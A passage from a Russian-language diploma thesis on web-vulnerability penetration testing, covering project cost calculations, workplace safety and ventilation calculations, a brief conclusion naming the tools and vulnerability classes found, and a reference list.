Месячная заработная плата руководителя равняется 300 000 тенге и месячная заработная плата исследователя равняется 250 000 тенге. Рассчитаем часовую ставку каждого работника согласно формуле (4.6).

Для руководителя:

$$ЧС_{рук} = \frac{300\,000}{32 * 8} = 1172 \text{ тг/ч}$$

Для исследователя:

$$ЧС_{исл} = \frac{250\,000}{32 * 8} = 977 \text{ тг/ч}$$

Часовая ставка руководителя составляет 1172 (тг/ч), трудоемкость исследования равняется 150 часам. Часовая ставка исследователя составляет 977 (тг/ч), трудоемкость исследования равняется 250 часам. Согласно формуле (4.5) можно рассчитать сумму расходов на заработную плату работников:

$$З_{тр} = 1172 * 150 + 977 * 250 = 175\,800 + 244\,250 = 420\,050$$

Расчеты затрат по оплате труда показаны в таблице (4.5).

Таблица 4.5. – Расчет заработной платы

Категория работника	Квалификация	Трудоемкость разработки ПП, час.	Часовая ставка, тг/ч	Сумма, тг.
Руководитель	Проектный руководитель	150	1172	175 800
Исследователь	Пентестер	250	977	244 250
Итого:				420 050

4.5 Расчет затрат по социальному налогу

Согласно Налоговому кодексу Республики Казахстан социальный налог составляет 9,5% от фонта оплаты труда. Социальный налог можно рассчитать по следующей формуле:

$$С_н = (ФОТ - ПО) * 0{,}095 \quad (4.7)$$

где ПО – отчисления в пенсионный фонд, они составляют 10% от ФОТ.

$$ПО = 420\,050 * 0{,}1 = 42\,005 \text{ тенге}$$
$$С_н = (420\,050 - 42\,005) * 0{,}095 = 35\,914{,}3 \text{ тенге}$$

Результаты расчетов представлены в таблице (4,6):

Таблица 4.6 – Начисление социального налога

Категория работника	Количество человек	Заработная плата, тг	Пенсионные отчисления, тг	Социальный налог, тг
Руководитель	1	175 800	17 580	15 030,9
Разработчик	1	244 250	24 425	20 883,4
Итого:				35 914,3

4.6 Амортизация основных фондов и прочие затраты

Нормы амортизации ОФ необходимо определить в соответствии с налоговым кодексом РК. Амортизацию ОФ можно определить по следующей формуле:

$$A_г = \frac{С_{об} * Н_а}{100} \quad (4.8)$$

где, $С_{об}$ – стоимость оборудования;
$Н_а$ – норма амортизации (норма амортизация = 25);

Формула (4.8) позволяет рассчитать нужную сумму для амортизационных отчислений за год для ноутбука:

$$A_{\text{г}} = \frac{250\,000 * 25}{100} = 62\,500 \text{ тенге}$$

Теперь необходимо рассчитать норму амортизации за период разработки:

$$A_{\text{г}} = \frac{62\,500 * 34}{365} = 5\,821{,}9 \text{ тенге}$$

Подобным образом необходимо рассчитать норму амортизации для всего оборудования. Результаты расчетов приведены в таблице (4.7).

Таблица 4.7 – Затраты на амортизацию ОФ

Наименование оборудования и ПО	Стоимость оборудования и ПО, тг	Годовая норма амортизации, %	Сумма амортизации за год, тг	Сумма амортизации за время разработки, тг
Ноутбук	250 000	25	62 500	5 821,9
Принтер	22 500	25	5 625	524
Модем	27 000	20	5 400	503
Итого:			73 525	6 848,9

Смета расходов на исследования.

На основе всех представленных расчетов необходимо оформить смету расходов на исследования согласно форме, которая приведена в таблице (4.8). На рисунке 4.1 продемонстрирована диаграмма рабочих расходов.

Таблица 4.8 – Смета затрат на исследования

Статьи затрат	Сумма, тг
Затраты на оборудование	299 500
Затраты на программное обеспечение	0
Затраты на оплату труда	420 050
Социальные налоги	35 914,3
Затраты на электроэнергию	7 338,55
Амортизация основных фондов	6 848,9
Прочие расходы	7 360
Итого по смете:	777 012



Рисунок 4.1 – Диаграмма затрат

4.7 Определение возможной (договорной) цены исследования

Стоимость исследования определяется на основе качества результатов исследования, сроков его реализации. Стоимость $Ц_Д$ для исследования можно рассчитать по следующей формуле:

$$Ц_Д = З_{нир}\left(1 + \frac{P}{100}\right), \quad (4.9)$$

где $З_{нир}$ – затраты на исследования тг;

Р – средний уровень рентабельности исследования, (%). Данный параметр принят равным 25%.

$$Ц_Д = 777\,012\left(1 + \frac{25}{100}\right) = 777\,012\,(1 + 0{,}25) = 777\,012 + 777\,012 * 0{,}25$$
$$= 777\,012 + 194\,253 = 971\,265 \text{ тенге}$$

Далее необходимо определить стоимость реализации с учетом НДС, ставка НДС устанавливается законодательством РК. На 2019 года ставка НДС составляет 12%. Стоимость реализации учитывая НДС можно рассчитать по следующей формуле:

$$Ц_р = Ц_д + Ц_д * НДС, \quad (4.10)$$

$$Ц_р = 971\,265 + 971\,265 * 0{,}12 = 971\,265 + 116\,551{,}8 = 1\,087\,816{,}8 \text{ тенге}$$

Данную цену можно округлить до 1 087 817 тенге.

По проделанным расчетам выше можно сделать вывод, что договорная цена исследования равна 971 265 тенге, себе стоимость исследования равна 777 012 тенге, прибыль от реализации исследования равна 194 253 тенге

5 Безопасность жизнедеятельности

Целью данного дипломного проекта является исследование веб–уязвимостей сайтов. Исследование веб – уязвимостей позволит изучить и выявить причины возникновение разнообразных уязвимостей. Данное исследование будет направлено на более углубленный анализ защищенности веб–приложений. Оценка защищенности будет проводиться ручным способом, методом черного ящика с использованием автоматизированных средств так и автоматизировано с помощью специального программного обеспечения, тестом на проникновение.

Исследование производственных рисков–комплекс граней, нацеленных на определение нормальных условий труда, а кроме того обнаружения факторов, способствующих нанесению ущерба здоровью и жизни человека в рабочей среде.

5.1 Анализ условий труда

При исследование пентестер вынужден долгое время взаимодействовать с компьютером. Ниже произведен осмотр на некоторые факторы, которые плохо влияют на человека. В соответствии с санитарно–эпидемиологическим установками к условиям работы с источниками физических факторов (ПК), оказывающих влияние на людей с 01.12.2011, подходящими микроклиматическими показателями при легкой 1б категории являются следующие условия:

– зимой температура 23–21˚С, в жаркое время года 22–24˚С, при этом влажность воздуха должна составлять 40 – 60%;

– в жаркое время года скорость циркуляции воздуха 0,2 м/с, зимой 0,1 м/с.

Данные показатели должны быть реализованы на месте работы. Вся электроника является потенциальным источником пожара. Для предотвращения возникновения пожара причиной, которого может стать электронная техника необходимо соблюдать меры безопасности: правильное расположение техники и электрокабелей. Так же для избежание возникновения инцидентов необходимо реализовать защищенную от физического воздействия электросеть, качественные точки подключения к электропитанию, строгое соблюдения мер пожарной безопасности, грамотный расчет нагрузок на электросеть, регулярная чистка оборудования от засорения пылью или иными предметами, для предотвращения замыкания на точках подключения к электропитанию необходимо снизить количество физического воздействия.

В процессе работы электротехники происходит образование электрического поля, которое оказывает воздействие на различные ближайшие предметы. Например, при работе кулера компьютера происходит выброс наэлектризованной пыли, которая оказывает плохое влияние на человека. Компьютерные мониторы служат отличным накопителем

статического электричества. На сегодняшний день нет полноценных данных, о том какое влияние оказывает статическое электричество на человека. Согласно исследованиям, при нахождении человека под воздействием статического электричества происходит раздражение нервных окончаний кожи, так же данное воздействие может вызвать преобразование в ионном составе тканей.

Все эти воздействия ведут к утомляемости, не полноценному сну и раздражительности. Для предотвращения воздействия статического электричества на человека рекомендуется: увлажнение воздуха в пределах рабочего пространства, влажная уборка (влажность должна составлять более 50%), заземление электротехники, организации регулярной вентиляции помещения. Так же при длительном взаимодействии с ПК существует возможность возникновения электромагнитного воздействия на человека. Для предотвращения данного воздействия рекомендуется: регулярная вентиляция помещения, физическая нагрузка, установка только качественного оборудования на рабочем месте, которое отвечает всем мерам безопасности и санитарным нормам.

Один из значимых аспектов при работе с компьютером считается освещенность помещения. Естественное освещение представляет собой немало важное значение, по этой причине размещение компьютера касательно окна немаловажно. Размещение компьютера должно быть таким, чтобы свет с окна не падал непосредственно на сидячего. Иначе это может послужить причиной к переутомлению глаза при работе. Решением считается применение жалюзи либо плотные занавески, которые станут защищать от непосредственных солнечных лучей.

Помимо представленных ранее вредных и опасных условий, оказывающих большое влияние на пользователя компьютера во время работы, необходимо выделить и другие вредные условия, спровоцированные неправильной организацией работы за компьютером. Таким образом, как сидячая работа причиняет вред человеку, необходимо организации рабочего места уделить наибольшее внимание. Продолжительное нахождение в одном положении вынуждает мышцы функционировать постоянно в отсутствии отдыха.

Малоподвижность – главная проблема пользователей компьютеров и разработчиков программного обеспечения. При уменьшении физиологической деятельности, вызванной длительным сидением, увеличивается угроза заболевании вроде ожирения, геморроя, остеохондроза. При неправильной позе сидящий сутулится либо поддается вперед, тем самым эти действия отрицательно влияют на позвоночник, деформируя и травмируя диски.

Описанные ранее психофизиологические опасные и вредные условия по характеру воздействия разделяются на:

– физические (статические и динамические);

– нервно–психические (умственное перенапряжение, перенапряжение анализаторов, монотонность труда и эмоциональные перегрузки).

Условия по организации деятельность за компьютером:

– наличие в рабочем помещении естественного и искусственного освещения;

– оборудование помещения системами кондиционирования воздуха или эффективной вентиляцией; помещение должно проветриваться ежечасно;

– ежедневная влажная уборка помещения;

– использование штор или жалюзи для избегания прямого попадания солнечных лучей;

– равномерное искусственное освещение.

Для соблюдения всех норм труда необходимо произвести вспомогательные расчёты, которые приведены далее [10].

5.2 Характеристики рабочего помещения

Рабочее помещение оборудовано на одно рабочее место. Помещение отдаленно проезжей части дороги и находится в конце здания, таким образом различные источники шума, не способны оказывать влияние на процесс работы.

Рассмотрим помещение, в котором ведется исследования (рисунок 5.1). Помещение имеет размеры: длина (L) = 4 метра, ширина (B) = 3 метра, высота (H) = 2,8 метра. Согласно санитарным требованиям от 01.12.2011 года площадь на одно рабочее место пользователей ПК и жидкокристаллического дисплея составляет не менее 4,5 квадратных метров. Общая площадь рабочего помещения удовлетворяет санитарным требованиям 12 кв. м. Экран монитора отдалён от глаз пользователя на расстоянии 60 см.



Рисунок 5.1 – План рабочего помещения

5.3 Характеристики используемого оборудования

Ноутбук HP ProBook g430 g1. Технические характеристики устройства:

– Intel(R) Core i3 – 4010U (CPU 1.7 GHz);

– HD Graphics 4000 2 ГБ;
– ОЗУ 12ГБ;
– HDD 256 ГБ;
– электропитание: 220 – 250В, 50Гц, 120 Вт;
– габариты(мм): 385 – 258 – 32.

Модем: 4 – х портовый с коммутатором 10/100 Мбит/с. Стул: высота 0,43 м.

Стол: высота – 0,7 м, длина – 1,8 м, ширина 0,7 м.

5.4 Расчет воздухообмена в рабочем помещении

Произведем расчет воздухообмена, необходимый для удаления избыточного тепла и очистки воздуха от вредных паров. Потребный воздухообмен в помещении определяется по формуле

$$Q = g/(X - Xn), \quad (5.1)$$

где Q – потребный воздухообмен, $м^3/ч$; g – количество вредных веществ, л/ч;

X – предельно допустимая концентрация вредных веществ в помещения, $л/м^3$;

Xn – предельно допустимая концентрация вредных веществ в наружном воздухе, $л/м^3$.

Кроме того, можно рассчитать кратность воздухообмена n. Величина, показывающая сколько раз в течение часа воздух должен полностью смениться

$$n = Q/QПОТ, \quad (5.2)$$

где QПОТ – объем помещения; QПОТ = 40 ($м^3$).

Количество углекислоты, выделяемой человеком при легком труде, равняется 23 л/ч, предельно допустимая концентрация в воздухе помещения 1 $л/м^3$, предельно допустимая концентрация в наружном воздухе 0,5 $л/м^3$. Определим потребный воздухообмен по формуле (5.1) при одном рабочем

$$Q = 23/(1 - 0,5) = 46 (м^3/ч).$$

Рассчитаем потребную кратность воздухообмена на рабочем месте по формуле (5.2)

$$n = 46/40 = 1,15.$$

Формула расчета воздухообмена для удаления избыточного тепла

$$Q = LИЗБ/ (GB \cdot CB \cdot dt), \quad (5.3)$$

где LИЗБ – избыточное тепло, ккал/ч;
GB = 1,206 кг/м^3 – удельная масса приточного воздуха;
CB = 0,24 ккал/кг·°C – теплоемкость воздуха;
dt – разность температур удаленного и приточного воздуха.

Величина dt определяется в зависимости от теплонапряжённости воздуха – LH.
Если LH больше 20 ккал/ч, то dt = 8°C.
Если LH меньше 20 ккал/ч, то dt = 6°C.

Теплонапряжённости воздуха определяется по формуле:

$$LH = LИЗБ/ QПОТ, \quad (5.4)$$

Количество избыточного тепла определим по формуле:

$$LИЗБ = Lоб + Loc + Lл + Lp + Lотд, \quad (5.5)$$

где Lоб – тепло от оборудования, ккал/ч;
Loc – тепло от системы освещения, ккал/ч;
Lл – тепло, выделяемое людьми, ккал/ч;
Lp – тепло от солнечной радиации, ккал/ч;
Lотд – теплоотдача естественным путем, ккал/ч.

Тепло от оборудования найдём по формуле:

$$Lоб = 860 \cdot Pоб \cdot f, \quad (5.6)$$

где Pоб – номинальная мощность оборудования, Вт;
f – коэффициент передачи, f = 0,25.

Тепло от системы освещения рассчитывается по формуле:

$$Loc = 860 \cdot Poc \cdot a \cdot b \cdot \cos(f), \quad (5.7)$$

где Poc – номинальная мощность освещения, кВт;
a – коэффициент перевода электрической энергии в световую, 0,46;
b – коэффициент одновременной работы ламп, b=1;
cos(f) – коэффициент мощности, cos(f)= 0,3.

Для подсчета тепла, выделяемого людьми, используем формулу:

$$Lл = n \cdot g, \quad (5.8)$$

где n – количество человек;

g – тепловыделение одного человека, g=50 (ккал/ч).

Тепло от солнечной радиации с одного окна рассчитывается по формуле:

$$Lp = F \cdot Doc, \qquad (5.9)$$

где F – площадь окна, $м^2$;

Doc – солнечная радиация, Doc=65 (ккал/ч).

Для рабочего места тепло от оборудования, тепло от системы освещения, тепло, выделяемое людьми, и тепло от солнечной радиации рассчитываем по формулам (5.6 – 5.9)

$$Lоб = 860 \cdot 1 \cdot 0{,}25 = 215 \text{ (ккал/ч)},$$

$$Loc = 860 \cdot (0{,}04 \cdot 3) \cdot 0.46 \cdot 1 \cdot 0.3 = 14{,}24 \text{ (ккал/ч)},$$

$$Lл = 1 \cdot 50 = 50 \text{ (ккал/ч)},$$

$$Lp = 4 \cdot 65 = 260 \text{ (ккал/ч)}.$$

Теплоотдачу естественным путем можно приравнять к Lp в зимнее время года и считать равной нулю в летнее, тогда по формуле (5.5) определим количество избыточного тепла:

$$LИЗБ = 215+14{,}24+50+260+0 = 539{,}24 \text{ (ккал/ч)}.$$

Теплонапряженность воздуха определяется по формуле (5.4)

$$Lн = 539{,}24 / 40 = 13{,}5 \text{ (ккал)}.$$

Теплонапряженность воздуха меньше 20, тогда dt = 6°C. Подставляя полученное значение в формулу (5.3), получаем значение потребного воздухообмена для удаления избыточного тепла

$$Q = 539{,}24 / (1{,}206 \cdot 0{,}24 \cdot 6) = 310{,}5 \text{ } (м^3/ч).$$

Таким образом, для удаления избыточного тепла и очистки воздуха от вредных паров следует применять систему вентиляции, которая обеспечивает требуемую подачу воздуха Q = 310,5 ($м^3$ /ч).Для обеспечения требуемой подачи воздуха был выбрать кондиционер Ditreex 24 F12 (R410). Данный кондиционер обеспечивает подачу воздуха до 900 $м^3$ /ч. Характеристики

выбранного кондиционера описаны в таблице 5.1, а внешний вид представлен на рисунке 5.2.

Рисунок 5.2 – Кондиционер Ditreex 24 F12 (R410).

Таблица 5.1 – Характеристики кондиционера

Параметр	Значение
Производительность по холоду (Вт)	7100
Потребляемая мощность в режиме охлаждения (Вт)	2510
Рекомендуемая площадь охлаждения/обогрева ($м^2$)	60
Количество конденсата (l/h)	2
EER/C.O.P. в режиме охлаждения (Вт/Вт)	2,81/3,21
Производительность по теплу (Вт)	7300
Потребляемая мощность в режиме обогрева (Вт)	2280
Потребляемый ток в режиме обогрева (А)	11,2
EER/C.O.P. в режиме обогрева (Вт/Вт)	2,8
Расход воздуха внутренним блоком ($м^3$/ч)	900/1050/1150
Уровень шума внутреннего блока (дБ (А))	41/45/48
Длина внутреннего блока (мм)	1045
Высота внутреннего блока (мм)	315
Глубина внутреннего блока (мм)	235
Вес внутреннего блока (кг)	12
Уровень шума наружного блока (дБ (А)	58
Длина наружного блока (мм)	845
Высота наружного блока (мм)	700
Глубина наружного блока (мм)	320
Напряжение питания (В/Гц)	220 – 240/50
Потребляемый ток в режиме охлаждения (А)	11,2
Напряжение питания (В/Гц)	220 – 240/50
Потребляемый ток в режиме охлаждения (А)	11,2

Заключение

В ходе исследования уязвимостей веб – сайтов было выполнено тестирование на проникновение и оценка безопасности веб – сайтов. Тестирование проводилось ручным и автоматизированным методом. Методика тестирования черный ящик. Даная методика позволила протестировать веб – сайты со стороны злоумышленника. В процессе тестирования были использованы следующие инструменты:

– Burp Suite Pro;
– Dirb;
– Gobuster;
– Google Dorks;
– Sqlmap.

Были выявлены критические уязвимости, такие как:

– SQL – инъекция;
– XSS;
– LFI;
– раскрытие информации.

Данные уязвимости позволили получить конфиденциальную информацию. Все уязвимости были классифицированы согласно с OWASP.

Даны общие рекомендации по устранению уязвимостей. Все найденные уязвимости были найдены на разных платформах это PHP и ASP.NET. Изученные сайты имели разную структуру и технологию разработки, что позволило разностороннее рассмотреть аспект реализации безопасности сайтов.

Список сокращений

ПО – Программное обеспечение.
ПП – Программный продукт.
ПК – Персональный компьютер.
БД – База данных.
СУБД – Система управления базами данных.

Список литературы

1. Витенберг И.Тактика защиты и нападения на Web – приложения. - М.: Энергия, 2005. - 432 с.

2. Бахтизин, В. В. Модель обнаружения уязвимостей в web – приложениях. – СПб.: ПРОМТ, 2016.-100с

3. Оношко Д. Е. Модель оценки качества web – приложений, основанная на обнаружении уязвимостей к SQL – инъекциям. – СПб.: ПРОМТ, 2017.-144с

4. Л. Веллинг. Разработка WEB – приложений с помощью PHP и MySQL. 2 – е издание.: Пер. с англ. – М.: Издательский дом «Вильямс», 2009. – 800с

5. К. Костенко. PHP.Web – профессионалам.-М:К.BHV, 2001. – 208с.

6. Мет Застра. PHP4 руководство для начинающих, – М.: Издательский дом «Вильямс», 2001. – 384с.

7. Хомоненко А.Д., Цыганков В.М., Мальцев М.Г. – Базы данных: учебник для высших учебных заведений/ Под ред. Проф. А.Д.Хомоненко. – 4 – е изд., СПб.:КОРОНА принт, 2009. – 736 с

8. Аманжолова К. Б., Алибаева С. А. Экономика предприятии телекоммуникации: Учебное пособие. – Алматы: АИЭС, 2003.

9. Справочная книга по светотехнике / Под ред. Ю.Б. Айзенберга. М.: Энергоатомиздам, 1983. – 472 с.

10. СНиП II – 4 – 79. Естественное и искусственное освещение. Нормы проектирования. – М.: Стройиздат, 1980. – 48 с.